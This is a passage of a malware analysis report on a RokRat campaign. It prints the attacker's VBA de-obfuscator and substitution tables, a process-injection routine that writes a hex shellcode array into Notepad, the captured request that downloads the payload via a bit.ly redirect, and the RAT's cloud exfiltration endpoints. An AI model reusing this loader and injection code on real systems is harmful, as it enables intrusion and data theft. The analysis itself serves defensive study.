vCoded = vCoded & "zzzzhwhynpqz4z)ynp*n.nGb*nwhynpq0hwpy5n*HybFlpfqOnSzAJBpOzYSzYSzihnOO9qqySzYSzYSzYR" & vbCrLf
vCoded = vCoded & "zzzz)ObinlpfqOnzhwhynpq" & vbCrLf
vCoded = vCoded & "cfqz#IQ" & vbCrLf
Init = vCoded
End Function
```

Figure 8: Obfuscated macro

In the next step, this obfuscated macro is passed to *"eviwbejfkaksd"* to be de-obfuscated and then executed into memory.




```
Private Sub eviwbejfkaksd(encodedStr As String)
Dim strDecode As String
Dim strNameModule As String
strDecode = gkrnpslmyie(encodedStr)
Dim nbrLigne As Long
nbrLigne = 2
strNameModule = ThisDocument.VBProject.VBComponents.Add(1).Name
With ActiveDocument.VBProject.VBComponents(strNameModule).codeModule
.InsertLines nbrLigne, strDecode
End With
Dim strMacro As String
strMacro = strNameModule & ".main"
Application.Run (strMacro)
Application.VBE.ActiveVBProject.VBComponents.Remove VBComponent:=ActiveDocument.VBProject.VBComponents(strNameModule)
End Sub
```

Figure 9: De-obfuscator

To de-obfuscate the macro, two string arrays have been defined:

- *StringOriginal* which contains an array of characters before de-obfuscation
- *StringEncoded* which contains an array of characters after de-obfuscation

A loop has been defined to de-obfuscate the macro. For each iteration it takes a character in the obfuscated macro and looks for its index in *StringEncoded*. When it finds its index, it looks for its equivalent index in *StringOriginal*, takes that character from it and adds it to the new macro. As an example *"gm* bf"* as encoded macro will be decoded to *"Option"*.




```
Public Function gkrnpslmyie(sString As String) As String
Dim StringOriginal As String
Dim StringEncoded As String
StringOriginal = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890 &*(),.#+="
StringEncoded = "pQFqnD5h 2WOGfbmNyi*IKP7JX9A)dcLelj(kETogHs.#wxBU+13rv&6VtC,uYz=Z0RS8aM4"
Dim vStringEncoded As String
Dim i
Dim j
Dim lenEncoded
lenEncoded = Len(StringEncoded)
For i = 1 To Len(sString)
Dim vCharOri As String
vCharOri = Mid(sString, i, 1)
For j = 1 To Len(StringEncoded)
Dim vCharTable As String
vCharTable = Mid(StringEncoded, j, 1)
If vCharOri = vCharTable Then
vStringEncoded = vStringEncoded & Mid(StringOriginal, j, 1)
Exit For
End If
Next j
If j > lenEncoded Then
vStringEncoded = vStringEncoded & vCharOri
End If
Next i
gkrnpslmyie = vStringEncoded
End Function
```

Figure 10: De-obfuscation loop

Following this process gives us the final macro that will be executed in the memory space of Microsoft Office. In order to execute this decoded macro, it creates a module and writes into it before calling its *main* function to execute the macro.

The main function defines a shellcode in hex format, and a target process which is *Notepad.exe*. Then, based on the OS version, it creates a *Notepad.exe* process and allocates memory within its address space using *VirtualAlloc*. It then writes the shellcode into the allocated memory using *WriteProcessMemory*. At the end it calls *CreateRemoteThread* to execute the shellcode within the address space of *Notepad.exe*.




```
Sub main()
    Const STARTF_USESHOWWINDOW = &H1
    Const SW_SHOW = 5
    Const SW_Hide = 0
    Const PROCESS_ALL_ACCESS = &H1F0FFF
    Const MEM_COMMIT = &H1000
    Const MEM_RESERVE = &H2000
    Const MEM_RESET = &H8000
    Const PAGE_EXECUTE_READWRITE = &H40
    Dim proc As PROCESS_INFORMATION
    Dim PID As Long

    Dim shellCode1 As Variant
shellCode1 = Array(&H55, &H8B, &HEC, &H83, &HEC, &H2C, &HB9, &H4C, &H77, &H26, &H7, &H53, &H56, &H57, &HE8, &H78, &H1, &H0, &H0, &HB9, &H58, &HA4, &H53, &HE5, &H8B, &HD8,
&HE8, &H6C, &H1, &H0, &H0, &H6A, &H40, &H68, &H0, &H10, &H0, &H0, &H68, &H0, &H0, &H10, &H0, &H33, &HF6, &H56, &HFF, &HD0, _
    &H8B, &HF8, &HE8, &H77, &H0, &H0, &H0, &H85, &HC0, &H75, &H6C, &H8D, &H45, &HF0, &HC7, &H45, &HD8, &H68, &H74, &H74, &H70, &H50, &HC7, &H45, &HDC, &H3A, &H2F, &H2F, &H62
    , &HC7, &H45, &HE0, &H69, &H74, &H2E, &H6C, &HC7, &H45, &HE4, &H79, &H2F, &H32, &H4E, &HC7, &H45, &HE8, &H70, &H31, _
    &H65, &H6E, &HC7, &H45, &HEC, &H68, &H0, &H0, &H0, &HC7, &H45, &HF0, &H77, &H69, &H6E, &H69, &HC7, &H45, &HF4, &H6E, &H65, &H74, &H2E, &HC7, &H45, &HF8, &H64, &H6C, &H6C
    , &H0, &H89, &H75, &HFC, &HFF, &HD3, &H8B, &HD7, &H8D, &H4D, &HD8, &HE8, &HD4, &H1, &H0, &H0, &H3D, &H0, &HB0, &H4, &H0, &H73, &H6, &H46, &H83, &HFE, &H3, &H72, &HE9,
    &H83, &HFE, &H3, &H73, &H8, &H8D, _
    &H87, &HF4, &H1, &H0, &H0, &HFF, &HD0, &H5F, &H5E, &H5B, &H8B, &HE5, &H5D, &HC3, &H55, &H8B, &HEC, &H83, &HE4, &HF8, &H81, &HEC, &H84, &H1, &H0, &H0, &H53, &H56, &H57,
    &HB9, &H90, &H35, &HDA, &H95, &H33, &HFF, &HE8, &HC2, &H0, &H0, &H0, &HB9, &H7C, &H31, &H70, &H5E, &H89, &H44, &H24, &HC, &HE8, &HB4, &H0, &H0, &H0, &H6A, &H4, &H8B,
    &HD8, &HC7, &H44, &H24, &H14, &H43, _
    &H3A, &H5C, &H57, &HC7, &H44, &H24, &H18, &H69, &H6E, &H64, &H6F, &HC7, &H44, &H24, &H1C, &H77, &H73, &H5C, &H0, &H5E, &H8B, &HC6, &H83, &HE8, &H1, &H74, &H49, &H83,
    &HE8, &H1, &H74, &H3A, &H83, &HE8, &H1, &H74, &H1B, &H83, &HE8, &H1, &H75, &H52, &H21, &H44, &H24, &H23, &HC7, &H44, &H24, &H1B, &H5C, &H61, &H76, &H70, &HC7, &H44, &H24
    , &H1F, &H2E, &H65, &H78, &H65, &HEB, &H3C, _
    &HC7, &H44, &H24, &H1B, &H63, &H6C, &H69, &H73, &HC7, &H44, &H24, &H1F, &H76, &H63, &H2E, &H65, &HC7, &H44, &H24, &H23, &H78, &H65, &H0, &H0, &HEB, &H22, &HC7, &H44,
    &H24, &H1B, &H6B, &H61, &H76, &H73, &HEB, &HE4, &HC7, &H44, &H24, &H1B, &H33, &H36, &H30, &H74, &HC7, &H44, &H24, &H1F, &H72, &H61, &H79, &H2E, &HC7, &H44, &H24, &H23,
    &H65, &H78, &H65, &H0, &H8D, &H44, &H24, &H50, _
    &H50, &H8D, &H44, &H24, &H14, &H50, &HFF, &H54, &H24, &H14, &H83, &HF8, &HFF, &H74, &H4, &H50, &H47, &HFF, &HD3, &H4E, &H85, &HF6, &HF, &H8F, &H78, &HFF, &HFF, &HFF,
    &H33, &HC0, &H83, &HFF, &H1, &H5F, &H5E, &HF, &H9F, &HC0, &H5B, &H8B, &HE5, &H5D, &HC3, &H55, &H8B, &HEC, &H83, &HEC, &H14, &H64, &HA1, &H30, &H0, &H0, &H0, &H53, &H56,
    &H57, &H8B, &H40, &HC, &H89, &H4D, &HF0, _
    &H8B, &H70, &HC, &HE9, &H89, &H0, &H0, &H0, &H8B, &H46, &H30, &H33, &HC9, &H8B, &H5E, &H2C, &H8B, &H36, &H89, &H45, &HF4, &H8B, &H42, &H3C, &H89, &H75, &HFC, &H8B, &H44,
     &H10, &H78, &H89, &H45, &HF8, &H85, &HC0, &H74, &H6B, &HC1, &HEB, &H10, &H33, &HFF, &H85, &HDB, &H74, &H20, &H8B, &H75, &HF4, &H8A, &H4, &H3E, &HC1, &HC9, &HD, &H3C,
    &H61, &HF, &HBE, &HC0, &H7C, &H3, &H83, &HC1, &HE0, &H3, &HC8, &H47, &H3B, &HFB, &H72, &HE9, &H8B, &H75, &HFC, &H8B, &H45, &HF8, &H8B, _
    &H7C, &H10, &H18, &H33, &HDB, &H8B, &H44, &H10, &H20, &H3, &HC2, &H89, &H7D, &HF4, &H85, &HFF, &H74, &H2F, &H8B, &H30, &H33, &HFF, &H3, &HF2, &H83, &HC0, &H4, &H89, &H45

     &H50, &H56, &HFF, &H55, &HEC, &H3, &H7D, &HFC, &H83, &H7D, &HFC, &H0, &H75, &HE6, &H8B, &H5D, &HE8, &H56, &HFF, _
    &HD3, &HFF, &H75, &HE4, &HFF, &HD3, &H8B, &HC7, &H5F, &H5E, &H5B, &H8B, &HE5, &H5D, &HC3)
    Dim start As STARTUPINFO
    Dim ReturnValue As LongPtr
    Dim ret As Long
    Dim hThreadID As Long
    start.cb = Len(start)
    start.dwFlags = STARTF_USESHOWWINDOW
    start.wShowWindow = SW_Hide
    Dim hGlobalMemory As LongPtr, i As Long
    Dim bValue As Byte
    Dim rRtlReturn As LongPtr
    Dim bIs64Bit As Boolean
    #If Win64 Then
        Dim FSO As Object
        Set FSO = CreateObject("Scripting.FileSystemObject")
        Dim windowsDir As String
        windowsDir = FSO.GetSpecialFolder(0)
        windowsDir = windowsDir & "\SysWOW64\notepad.exe"
        ReturnValue = CreateProcessA(0, windowsDir, 0, 0, False, 0, 0, 0, start, proc)
    #Else
        ReturnValue = CreateProcessA(0, "notepad.exe", 0, 0, False, 0, 0, 0, start, proc)
    #End If
    PID = proc.dwProcessID
    If PID Then hTargetProcHandle = OpenProcess(PROCESS_ALL_ACCESS, False, PID) Else Exit Sub
    dwCodeLen = &H800
    shellAddr = VirtualAllocEx(hTargetProcHandle, ByVal 0, dwCodeLen, &H3000, PAGE_EXECUTE_READWRITE)
    hGlobalMemory = GlobalAlloc(GMEM_FIXED, UBound(shellCode1) + &H400)
    For i = LBound(shellCode1) To UBound(shellCode1)
        bValue = shellCode1(i)
        rRtlReturn = RtlMoveMemory((hGlobalMemory + i), bValue, 1)
    Next i
    Dim resultWriteProcess
    resultWriteProcess = WriteProcessMemory(hTargetProcHandle, shellAddr, hGlobalMemory, UBound(shellCode1) + 1, ret)
    hThread = CreateRemoteThread(hTargetProcHandle, ByVal 0, 0, shellAddr, 0, 0, 0)
    CloseHandle hThread
End Sub
```

Figure 11: De-obfuscated macro

Shellcode analysis (RokRat):

The shellcode injected into *Notepad.exe* downloads an encrypted payload from *http://bit[.]ly/2Np1enh* which is redirected to a Google drive link.




```
Request Headers
GET /2Np1enh HTTP/1.1
Client
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
    Accept-Encoding: gzip, deflate
    Accept-Language: en-US,en;q=0.9
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.89 Safari/537.36
Security
    Upgrade-Insecure-Requests: 1
Transport
    Connection: keep-alive
    Host: bit.ly
```

Transformer | Headers | TextView | SyntaxView | ImageView | HexView | WebView | Auth | Caching | Cookies | Raw | JSON | XML

```
Response Headers
HTTP/1.1 301 Moved Permanently
Cache
    Cache-Control: private, max-age=90
    Date: Thu, 07 Jan 2021 01:39:20 GMT
Cookies / Login
    Set-Cookie: _bit=l071Dk-3141a46767c1d299ef-00z; Domain=bit.ly; Expires=Tue, 06 Jul 2021 01:39:20 GMT
Entity
    Content-Length: 171
    Content-Type: text/html; charset=utf-8
Miscellaneous
    Server: nginx
Transport
    Location: https://drive.google.com/uc?export=download&id=1XQwiYeCCV0C-SsP7iPwD5FGSHit5yysv
    Via: 1.1 google
```

Figure 12: Download URL

Downloaded payload is a variant of a cloud-based RAT known as *RokRat* which has been used by this group since 2017. This sample compilation date is 29 Oct 2019. This RAT is known to steal data from a victim's machine and send them to cloud services (Pcloud, Dropbox, Box, Yandex).




```
00467f90    https://account.box.com/api/oauth2/authorize
00468130    https://api.box.com/2.0/files/%s
004680d0    https://api.box.com/2.0/files/%s/content
00468178    https://api.box.com/2.0/files/%s/trash
00468390    https://api.box.com/2.0/folders/%s
00467ff0    https://api.box.com/2.0/folders/%s/items
00467f48    https://api.box.com/oauth2/token
004685d0    https://api.dropboxapi.com/2/files/delete
00468a38    https://api.pcloud.com/deletefile?path=%s
00468980    https://api.pcloud.com/getfilelink?path=%s&forcedownload=1&skipfilename=1
004687b8    https://api.pcloud.com/oauth2_token
00468850    https://api.pcloud.com/uploadfile?path=%s&filename=%s&nopartial=1
00468c08    https://cloud-api.yandex.net/v1/disk/resources/download?path=%s
00468b68    https://cloud-api.yandex.net/v1/disk/resources/upload?path=%s&overwrite=%s
00468ac8    https://cloud-api.yandex.net/v1/disk/resources?path=%s&permanently=%s
00468748    https://content.dropboxapi.com/2/files/download
00468628    https://content.dropboxapi.com/2/files/upload
00468800    https://my.pcloud.com/oauth2/authorize
004681c8    https://upload.box.com/api/2.0/files/content
```

Figure 13: Encoded cloud services

Similar to its previous variants, it uses several anti-analysis techniques to make sure it is not running in an analysis environment. Here are some of the checks:

- Checking the DLLs related to iDefense SysAnalyzer, Microsoft Debugging DLL and Sandboxies
- Calling IsDebuggerPresent and GetTickCount to identify a debugger
- Checking VMWare related file

